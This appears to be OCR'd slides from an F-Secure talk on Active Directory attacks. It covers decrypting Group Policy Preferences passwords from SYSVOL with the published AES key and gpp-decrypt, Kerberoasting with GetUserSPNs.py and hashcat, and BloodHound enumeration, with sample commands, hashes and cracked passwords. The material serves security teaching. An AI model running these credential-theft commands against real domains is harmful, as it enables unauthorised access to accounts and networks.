
ADVENTURE:



F-Secure

GPP PASSWORDS

GROUP POLICY PREFERENCES (GPP)



Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.


Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

- GPP allows management of policy and settings for objects
- Previous Feature: Set the local “Administrator” password with GPP!

https://adsecurity.org/?p=2288

Creates…




```
  <?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```

F-Secure

GPP PASSWORD KEY…?!

MS14-025 / CVE-2014-1812:



2.2.1.1.4 Password Encryption


All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:


```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

& to this day:
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be

DECRYPTING GPP PASSWORDS



```
c:\>net use * \\10.1.1.50\SYSVOL
net use * \\10.1.1.50\SYSVOL
Drive X: is now connected to \\10.1.1.50\SYSVOL.

The command completed successfully.


c:\>findstr /si "password" X:\*
findstr /si "password" X:\*
X:\whooville.corp\Policies\{FCFD2952-1103-4CD8-96FD-9ED63F876F5C}\Machine\P
references\Groups\Groups.xml:<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6
D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Adminis
trator (built-in)" image="2" changed="2017-11-03 08:53:58" uid="{43BFA946-1
2E8-445E-BAC9-8CEDD6A1BD6C}"><Properties action="U" newName="" fullName=""
description="" cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw" chan
geLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RI
D_ADMIN" userName="Administrator (built-in)"/></User>
```



```
root@linux:~# gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
Local*P4ssword!
```


- Access the SYSVOL share of a Domain Controller
- Search for instances of “cpassword”
- Decrypt with one of many tools, or write your own
- Or Metasploit if you’re in a rush:
  - Looks for “cpassword” in SYSVOL
  - Decrypts all identified secrets
  - post/windows/gather/credentials/gpp

https://github.com/rapid7/metasploit-framework

KERBEROASTING

KERBEROS TGS AUTHENTICATION

Simplified Overview:



- Kerberos Ticket Granting Service (TGS) allows access to various services (SQL, IIS, etc)
- Any user can request a TGS for any account with a registered Service Principle Name (SPN)
- TGS for the service is encrypted with the **password hash** of the target service account

https://www.harmj0y.net/blog/powershell/kerberoasting-without-mimikatz/

F-Secure


FINDING & CRACKING TICKETS

Identify Targets

- List accounts with SPNs:
  - setspn -q *
- Grab the TGS for a target account:
  - python GetUserSPNs.py -dc-ip x.x.x.x -request-user [ACCOUNT]

Get Creds!

- TGS ticket material can be "cracked" for the target account:
  - ./hashcat -m 13100 hash.txt wordlist.txt



```
root@linux:~/Git/hashcat# ./hashcat --force -m 13100 ~/Documents/BazaareCorp/hash2.txt /usr/share/wordlists/rockyou.txt
hashcat (v4.2.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-5600U CPU @ 2.60GHz, 1024/2944 MB allocatable, 2MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

[...]

```
$krb5tgs$23$*SQLSvcDev$thebazaare.com$MSSQL/BZRCDEV03.THEBAZAARE.COM:1433*$874dc477b3b800d0deebc46507be26a6$39efd5abcbc0
e3ca1130170e321ced00a6c754784ad29b0054deeffe75d8ee9097ac12cfae160e77638c379b74c5bf7e61316cc4c4502852fce3040e301303caf8d9
043040272d69e3f723ccd228dcc64416b20ed3c36815690f5223fc5c1dd0f4f44294afb797514497a99e19c9d8c28f541f6b21c47de906da00f15bcd
b9ad70d6b63038e20986d596fcd8c9f5b26874f6ce8583df387779efb8b71f802d8d32621713ec77c82ec26bfbad41957ca9d4767024725916f7829e
f73a6659fd1f325c05e4e2a2a3fbb5f7a37a8b4834437985a72435f65219b05e30c6e5e1fc2a34448a4c9458644247eea306af62740ac9eeaa7bab80
34db1214e99b0968e804064b792aa85fcebf49c25b49a1495d32b1f1328470fcd09d7ca13d43267e9660db7e0857016b3e4bdc2dcf4d842347fe2c9a
532b82b22192f0da4582b015ded6907fe3ddc66d915aa1f1407369c2c227bed5258c9a557e0ef6ce6b98e2186736a97bac1e8cce678dd49af4c43053
7aaac3caa262429f525c6ff9fe0b01c2df9b2cf542eab7b90014e748e6cee82c36a98381a8e5194e23e13623ff12a0bd4e4d8214cec4e17629a38780
7077d476394de09aacef7686806a83a50a5ef1ebe1fbe5eaba965cee2cc564affd0619f9468a4a48e3b43d75adfc56b7cb21095b46d3f85c150633ae
4255a582121e5bf984632c8cd89c2e8e31fb998b43ac3bad0069fb1898bd264185f9e52e910bd3401034c7ae5f60dee3d72c9cb31ffb50cdee9cdf73
4438d127b025b5b695ac01d9cebb4418bf2455b7461dc48d8695fd7d119618eeb5657ea0da631ad1b6095670dd501116a529be0dc6d020f8ed7e32da
d2aa5f6c0bdb82f24641f23794e8a46f1135067e4527b527ffe64d938971b7548f98f2bef861c55d2603275009a25b9ef04fbfe08f74d473830be973
714924439337d10c90e3a85e37b0cd5875108f842db34285c3c9fbbc6490391871759fee804e2531001df155be267df2e62003fac99eb2a326763ca3
881e7a44b76a8e9e0ac610fe52c08da8b912e2c63a8eea351ff64b5f9854ab04c90fe9f681834a6deefc5999b23aa4470d8d1d964a8205af0ee7b469
6e087c1b245af35a69f22e9633f6c15107adb39fbf257a8ebae8e6e8631aa8aaa11d505530e667924e9d039581f7a772cd0acaa125f3ee4adf3b3ed9
8ae66619c2011940d673d727c8db71cf3698b8e563c924e9f36a51985678700648b236e7fd7a6879356e21d9b8dd774c847c258957c847fda51a00e7
26c427938ca6a68b357cf4bb32bbd070:chris123

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*SQLSvcDev$thebazaare.com$MSSQL/BZRCDEV...bbd070
```


- https://github.com/SecureAuthCorp/impacket
- https://github.com/hashcat/hashcat

BLOODHOUND

PERMISSIONS MAPPING

- Questions to answer:
  - Which users have critical permissions?
  - Which users have permissions that can be used to reach target users/systems?
- Regular enumeration:
  - **DAs:** net group “Domain Admins” /domain
  - **Password Policy:** net accounts /domain
- Automated Enumeration:
  - ADOffline: https://github.com/stufus/ADOffline
  - BloodHound: https://github.com/BloodHoundAD/BloodHound

